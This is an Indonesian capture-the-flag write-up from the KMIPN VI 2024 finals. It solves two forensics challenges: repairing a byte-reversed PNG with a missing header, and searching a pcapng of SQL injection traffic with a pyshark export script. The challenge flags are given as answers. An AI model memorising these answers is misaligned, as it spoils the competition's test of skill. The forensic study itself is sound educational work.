WRITEUP FINAL KMIPN VI POLITEKNIK NEGERI JAKARTA 2024

KMIPN VI

Inovasi Vokasi Untuk Tren Informatika Masa Depan

KEITO
National Cyber and Crypto Polytechnic

K.EII

ITOID

Part of


SNI
CYBERSECURITY TEAM

SANAPATI
CYBERSTORM

Daftar Isi

Forensics


just simple image



just simple image

500

Diberikan file png. Analisa hex dengan hxd karena file tidak bisa dibuka/broken. Keliatan kalau hex filenya itu kebalik



```
Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F  Decoded text

00000000  82 60 42 AE 44 4E 45 49 00 00 00 00 BA 65 71 EE  ‚`B®DNEI....ºeqî
00000010  C2 54 BF 23 1F FE 04 C7 81 00 40 10 04 01 00 40  ÂT¿#.þ.Ç..@....@
00000020  10 04 01 00 40 10 04 01 1E 29 F6 E8 FF E1 01 34  ....@....)öèÿá.4
00000030  70 20 08 02 00 80 20 08 02 00 80 20 08 02 00 80  p ...€ ...€ ...€
00000040  20 57 23 31 FF E1 01 31 E0 40 10 04 01 00 40 10   W#1ÿá.1à@....@.
00000050  04 01 00 40 10 04 01 00 47 8A 7D BA 3F F8 40 4D  ...@....GŠ}º?ø@M
00000060  1C 08 02 00 80 20 08 02 00 80 20 08 02 00 80 20  ....€ ...€ ...€ 
00000070  08 15 C8 CC 7F F8 40 4C 78 10 04 01 00 40 10 04  ..ÈÌ.ø@Lx....@..
00000080  01 00 40 10 04 01 00 40 11 E2 9F 6E 8F FE 10 13  ..@....@.âŸn.þ..
00000090  47 02 00 80 20 08 02 00 80 20 08 02 00 80 20 08  G..€ ...€ ...€ .
000000A0  02 05 72 33 1F FE 10 13 1E 04 01 00 40 10 04 01  ..r3.þ......@...
000000B0  00 40 10 04 01 00 40 10 04 78 A7 DB A3 FF 84 04  .@....@..x§Û£ÿ„.
000000C0  D1 C0 80 20 08 02 00 80 20 08 02 00 80 20 08 02  ÑÀ€ ...€ ...€ ..
000000D0  00 81 5C 8C C7 FF 84 04 C7 81 00 40 10 04 01 00  ..\ŒÇÿ„.Ç..@....
000000E0  40 10 04 01 00 40 10 04 01 1E 29 F6 E8 FF E1 01  @....@....)öèÿá.
000000F0  34 70 20 08 02 00 80 20 08 02 00 80 20 08 02 00  4p ...€ ...€ ...
00000100  80 20 57 23 31 FF E1 01 31 E0 40 10 04 01 00 40  € W#1ÿá.1à@....@
00000110  10 04 01 00 40 10 04 01 00 47 8A 7D BA 3F F8 40  ....@....GŠ}º?ø@
00000120  4D 1C 08 02 00 80 20 08 02 00 80 20 08 02 00 80  M....€ ...€ ...€
00000130  20 08 15 C8 CC 7F F8 40 4C 78 10 04 01 00 40 10   ..ÈÌ.ø@Lx....@.
```

Binary (8 bit)		10000010
Int8	go to:	-126
UInt8	go to:	130
Int16	go to:	24706
UInt16	go to:	24706
Int24	go to:	4350082
UInt24	go to:	4350082
Int32	go to:	-1371381630
UInt32	go to:	2923585666
Int64	go to:	5279712195050102914


Byte order

● Little endian ○ Big endian


□ Hexadecimal basis (for integral numbers)

Offset(h): 0 Block(h): 0-7 Length(h): 8 Overwrite

Kita bisa pake Cyberchef, terus pake menu reverse, by byte (karena kalau diperhatikan lagi yg kebalik bukan charnya tapi susunan bytenya)




Setelah reverse by byte, file masih kehilangan chunk header PNG dan IHDR



```
Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F  Decoded text

00000000  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000010  00 00 03 FF 00 00 03 FF 08 06 00 00 00 96 02 7C  ...ÿ...ÿ.....–.|
00000020  56 00 00 20 00 49 44 41 54 78 5E EC DD E1 62 DB  V.. .IDATx^ìÝábÛ
00000030  CA B1 6C 61 EB FD 1F DA D7 47 E4 4D C0 50 90 86  Ê±laëý.Ú×GäMÀP.†
00000040  B6 34 B3 00 7C F9 1B 58 68 AE AE EA E9 E2 C8 DE  ¶4³.|ù.Xh®®êéâÈÞ
00000050  6F BF FF FC EF 97 FF 21 80 00 02 08 20 80 00 02  o¿ÿüï—ÿ!€... €..
00000060  08 20 80 00 02 08 20 80 C0 69 09 BC 09 FF A7 ED  . €... €Ài.¼.ÿ§í
00000070  AD 0F 86 00 02 08 20 80 00 02 08 20 80 00 02 08  ..†... €... €...
00000080  20 80 C0 3B 01 E1 9F 10 10 40 00 01 04 10 40 00   €À;.áŸ..@....@.
00000090  01 04 10 40 00 01 04 10 38 39 01 E1 FF E4 0D F6  ...@....89.áÿä.ö
000000A0  F1 10 40 00 01 04 10 40 00 01 04 10 40 00 01 04  ñ.@....@....@...
000000B0  10 10 FE 69 00 01 04 10 40 00 01 04 10 40 00 01  ..þi....@....@..
000000C0  04 10 40 00 81 93 13 10 FE 4F DE 60 1F 0F 01 04  ..@..“..þOÞ`....
000000D0  10 40 00 01 04 10 40 00 01 04 10 40 00 01 E1 9F  .@....@....@..áŸ
000000E0  06 10 40 00 01 04 10 40 00 01 04 10 40 00 01 04  ..@....@....@...
000000F0  10 38 39 01 E1 FF E4 0D F6 F1 10 40 00 01 04 10  .89.áÿä.öñ.@....
00000100  40 00 01 04 10 40 00 01 04 10 10 FE 69 00 01 04  @....@.....þi...
00000110  10 40 00 01 04 10 40 00 01 04 10 40 00 81 93 13  .@....@....@..“.
00000120  10 FE 4F DE 60 1F 0F 01 04 10 40 00 01 04 10 40  .þOÞ`.....@....@
00000130  00 01 04 10 40 00 01 E1 9F 06 10 40 00 01 04 10  ....@..áŸ..@....
```


Tambahkan chunk tersebut bisa cek dokumentasi http://www.libpng.org/pub/png/spec/1.2/PNG-Chunks.html

Atau ambil contoh dari file png lain yg “normal”



```
Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F  Decoded text

00000000  89 50 4E 47 0D 0A 1A 0A 00 00 00 0D 49 48 44 52  ‰PNG........IHDR
00000010  00 00 05 60 00 00 03 60 08 06 00 00 00 A2 27 C1  ...`...`.....¢'Á
00000020  E7 00 00 00 E1 69 43 43 50 73 52 47 42 00 00 18  ç...áiCCPsRGB...
00000030  95 63 60 60 3C CD 00 04 4C 0E 0C 0C B9 79 25 45  •c``<Í..L...¹y%E
00000040  41 EE 4E 0A 11 91 51 0A 0C 48 20 31 B9 B8 80 01  AîN..‘Q..H 1¹¸€.
00000050  37 60 64 60 F8 76 0D 44 32 30 5C D6 0D 2C 61 E5  7`d`øv.D20\Ö.,aå
00000060  C7 A3 16 1B E0 2C 02 5A 08 A4 3F 00 B1 48 3A 98  Ç£..à,.Z.¤?.±H:˜
00000070  CD C8 02 62 27 41 D8 12 20 76 79 49 41 09 90 AD  ÍÈ.b'AØ. vyIA...
00000080  03 62 27 17 14 81 D8 40 17 33 F0 14 85 04 39 03  .b'...Ø@.3ð.….9.
00000090  D9 3E 40 B6 42 3A 12 3B 09 89 9D 92 5A 9C 0C 64  Ù>@¶B:.;.‰.’Zœ.d
000000A0  E7 00 D9 F1 08 BF E5 CF 67 60 B0 F8 C2 C0 C0 3C  ç.Ùñ.¿åÏg`°øÂÀÀ<
000000B0  11 21 96 34 8D 81 61 7B 3B 03 83 C4 1D 84 98 CA  .!–4..a{;.ƒÄ.„˜Ê
000000C0  42 06 06 FE 56 06 86 6D 97 11 62 9F FD C1 FE 65  B..þV.†m—.bŸýÁþe
000000D0  14 3B 54 92 5A 51 02 12 F1 D3 77 64 28 48 2C 4A  .;T’ZQ..ñÓwd(H,J
000000E0  04 4B 33 83 02 34 2D 8D 81 E1 D3 72 06 06 DE 48  .K3ƒ.4-..áÓr..ÞH
000000F0  06 06 E1 0B 0C 0C 5C D1 10 77 80 01 6B 31 30 A0  ..á...\Ñ.w€.k10 
00000100  49 0C 27 42 00 00 72 D8 36 84 A3 1F 47 B3 00 00  I.'B..rØ6„£.G³..
00000110  00 09 70 48 59 73 00 00 0E C3 00 00 0E C3 01 C7  ..pHYs...Ã...Ã.Ç
00000120  6F A8 64 00 00 20 00 49 44 41 54 78 9C EC 9D 79  o¨d.. .IDATxœì.y
00000130  9C 63 55 9D E8 BF E7 DE 24 95 54 6A EF 5A BA BA  œcU.è¿çÞ$•TjïZºº
```

(^^ file contoh)



HxD - [C:\Users\M S I\Downloads\download (5).dat]

```
Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F  Decoded text
00000000  89 50 4E 47 0D 0A 1A 0A 00 00 00 0D 49 48 44 52  ‰PNG........IHDR
00000010  00 00 03 C3 BF 00 00 03 C3 BF 08 06 00 00 00 C2  ...Ã¿...Ã¿.....Â
00000020  96 02 7C 56 00 00 20 00 49 44 41 54 78 5E C3 AC  –.|V.. .IDATx^Ã¬
00000030  C3 9D C3 A1 62 C3 9B C3 8A C2 B1 6C 61 C3 AB C3  Ã.Ã¡bÃ›ÃŠÂ±laÃ«Ã
00000040  BD 1F C3 9A C3 97 47 C3 A4 4D C3 80 50 C2 90 C2  ½.ÃšÃ—GÃ¤MÃ€PÂ.Â
00000050  86 C2 B6 34 C2 B3 00 7C C3 B9 1B 58 68 C2 AE C2  †Â¶4Â³.|Ã¹.XhÂ®Â
00000060  AE C3 AA C3 A9 C3 A2 C3 88 C3 9E 6F C2 BF C3 BF  ®ÃªÃ©Ã¢ÃˆÃžoÂ¿Ã¿
00000070  C3 BC C3 AF C2 97 C3 BF 21 C2 80 00 02 08 20 C2  Ã¼Ã¯Â—Ã¿!Â€... Â
00000080  80 00 02 08 20 C2 80 00 02 08 20 C2 80 C3 80 69  €... Â€... Â€Ã€i
00000090  09 C2 BC 09 C3 BF C2 A7 C3 AD C2 AD 0F C2 86 00  .Â¼.Ã¿Â§Ã.Â..Â†.
000000A0  02 08 20 C2 80 00 02 08 20 C2 80 00 02 08 20 C2  .. Â€... Â€... Â
000000B0  80 C3 80 3B 01 C3 A1 C2 9F 10 10 40 00 01 04 10  €Ã€;.Ã¡ÂŸ..@....
000000C0  40 00 01 04 10 40 00 01 04 10 38 39 01 C3 A1 C3  @....@....89.Ã¡Ã
000000D0  BF C3 A4 0D C3 B6 C3 B1 10 40 00 01 04 10 40 00  ¿Ã¤.Ã¶Ã±.@....@.
000000E0  01 04 10 40 00 01 04 10 10 C3 BE 69 00 01 04 10  ...@.....Ã¾i....
000000F0  40 00 01 04 10 40 00 01 04 10 40 00 C2 81 C2 93  @....@....@.Â.Â“
00000100  13 10 C3 BE 4F C3 9E 60 1F 0F 01 04 10 40 00 01  ..Ã¾OÃž`.....@..
00000110  04 10 40 00 01 04 10 40 00 01 C3 A1 C2 9F 06 10  ..@....@..Ã¡ÂŸ..
00000120  40 00 01 04 10 40 00 01 04 10 40 00 01 04 10 38  @....@....@....8
00000130  39 01 C3 A1 C3 BF C3 A4 0D C3 B6 C3 B1 10 40 00  9.Ã¡Ã¿Ã¤.Ã¶Ã±.@.
```

Data inspector


Binary (8 bit)		10001001
Int8	go to:	-119
UInt8	go to:	137
Int16	go to:	20617
UInt16	go to:	20617
Int24	go to:	5132425
UInt24	go to:	5132425
Int32	go to:	1196314761
UInt32	go to:	1196314761
Int64	go to:	727905341920923785

Byte order: ● Little endian ○ Big endian

□ Hexadecimal basis (for integral numbers)

Offset(h): 0 Block(h): 0-F Length(h): 10 Overwrite

Setelah difix, dan dibuka, didapatkan sebuah QR. Langsung kita scan aja




Scanned Data

KMIPNVIPNJ{just_reverse_image_and_fix_header}

Flag: KMIPNVIPNJ{just_reverse_image_and_fix_header}

Campus Record



campus record


496

semalam network log dikampus ku lumayan padat, bisa bantu di check ?

Diberikan file pcapng, yang jika dibaca merupakan log hasil enumerasi injeksi sql. Karena terlalu banyak packet, saya export ke txt lalu coba search untuk flag

```python
import pyshark

def export_pcapng_to_text(file_path, output_file):
    # Open the pcapng file
    cap = pyshark.FileCapture(file_path)

    # Open output file in write mode
    with open(output_file, 'w') as f:
        # Iterate through each packet and write its contents to the output file
        for packet in cap:
            f.write(f"Packet #{packet.number}:\n")
            f.write(str(packet) + "\n")
            f.write("-" * 50 + "\n")

    # Close the capture file
    cap.close()
```

```
if __name__ == "__main__":
    pcapng_file = "kampus_1.pcapng"  # Update with your pcapng file path
    output_file = "packet.txt"  # Output text file name

    export_pcapng_to_text(pcapng_file, output_file)
    print(f"Packets exported to {output_file}")
```


\\wsl.localhost\kali-linux\home\jons\ctf\kmipn-vi-final\kampus\packet.txt - Notepad++
File Edit Search View Encoding Language Settings Tools Macro Run Plugins Window ?
packet.txt

```
143300  [0m[1m[32m  .... .... ..1. .... = No index used:[0m[1m Set
143301  [0m[1m[32m  .... .... .0.. .... = Cursor exists:[0m[1m Not set
143302  [0m[1m[32m  .... .... 0... .... = Last row sent:[0m[1m Not set
143303  [0m[1m[32m  .... ...0 .... .... = Database dropped:[0m[1m Not set
143304  [0m[1m[32m  .... ..0. .... .... = No backslash escapes:[0m[1m Not set
143305  [0m[1m[32m  .... .0.. .... .... = Metadata changed:[0m[1m Not set
143306  [0m[1m[32m  .... 0... .... .... = Query was slow:[0m[1m Not set
143307  [0m[1m[32m  ...0 .... .... .... = PS Out Params:[0m[1m Not set
143308  [0m[1m[32m  ..0. .... .... .... = In Trans Readonly:[0m[1m Not set
143309  [0m[1m[32m  .0.. .... .... .... = Session state changed:[0m[1m Not set
143310  [0m[1m[33mLayer MYSQL
143311  :[0m[1m[32m Packet Length:[0m[1m 89
143312  [0m[1m[32m  Packet Number:[0m[1m 4
143313  [0m[1m  text
143314  [0m[1m[32m  text:[0m[1m KMIPNVIPNJ{sqli_injection_on_login_blind_sql_log_checking_with_read_the_long_one_by_one}
143315  [0m[1m[33mLayer MYSQL
143316  :[0m[1m[32m Packet Length:[0m[1m 5
143317  [0m[1m[32m  Packet Number:[0m[1m 5
143318  [0m[1m[32m  Response Code:[0m[1m EOF Packet (0xfe)
143319  [0m[1m[32m  EOF marker:[0m[1m 254
143320  [0m[1m[32m  Warnings:[0m[1m 0
143321  [0m[1m[32m  Server Status:[0m[1m 0x0022
143322  [0m[1m[32m  .... .... .... ...0 = In transaction:[0m[1m Not set
143323  [0m[1m[32m  .... .... .... ..1. = AUTO_COMMIT:[0m[1m Set
143324  [0m[1m[32m  .... .... .... .0.. = Multi query / Unused:[0m[1m Not set
143325  [0m[1m[32m  .... .... .... 0... = More results:[0m[1m Not set
143326  [0m[1m[32m  .... .... ...0 .... = Bad index used:[0m[1m Not set
143327  [0m[1m[32m  .... .... ..1. .... = No index used:[0m[1m Set
143328  [0m[1m[32m  .... .... .0.. .... = Cursor exists:[0m[1m Not set
143329  [0m[1m[32m  .... .... 0... .... = Last row sent:[0m[1m Not set
143330  [0m[1m[32m  .... ...0 .... .... = Database dropped:[0m[1m Not set
```

```
Search results - (441 hits)
Search "{" (441 hits in 1 file of 1 searched) [Normal: Word]
  \\wsl.localhost\kali-linux\home\jons\ctf\kmipn-vi-final\kampus\packet.txt (441 hits)
    Line  143314: [0m[1m[32m    text:[0m[1m KMIPNVIPNJ{sqli_injection_on_login_blind_sql_log_checking_with_read_the_long_one_by_one}
    Line  278122: [0m[1m[32m    text:[0m[1m KMIPNVIPNJ{sqli_injection_on_login_blind_sql_log_checking_with_read_the_long_one_by_one}
    Line  433642: [0m[1m[32m    text:[0m[1m KMIPNVIPNJ{sqli_injection_on_login_blind_sql_log_checking_with_read_the_long_one_by_one}
    Line  472031: [0m[1m[32m    text:[0m[1m KMIPNVIPNJ{sqli_injection_on_login_blind_sql_log_checking_with_read_the_long_one_by_one}
    Line  480841: [0m[1m[32m    text:[0m[1m KMIPNVIPNJ{sqli_injection_on_login_blind_sql_log_checking_with_read_the_long_one_by_one}
    Line 1249947: [0m[1m[32m    text:[0m[1m KMIPNVIPNJ{sqli_injection_on_login_blind_sql_log_checking_with_read_the_long_one_by_one}
```

Normal text file
length : 143.701.810   lines : 2.725.384   Ln : 143.314   Col :

(ini kayaknya kalau langsung pake strings terus grep aja juga bisa deh)

Cryptography

Reality Club

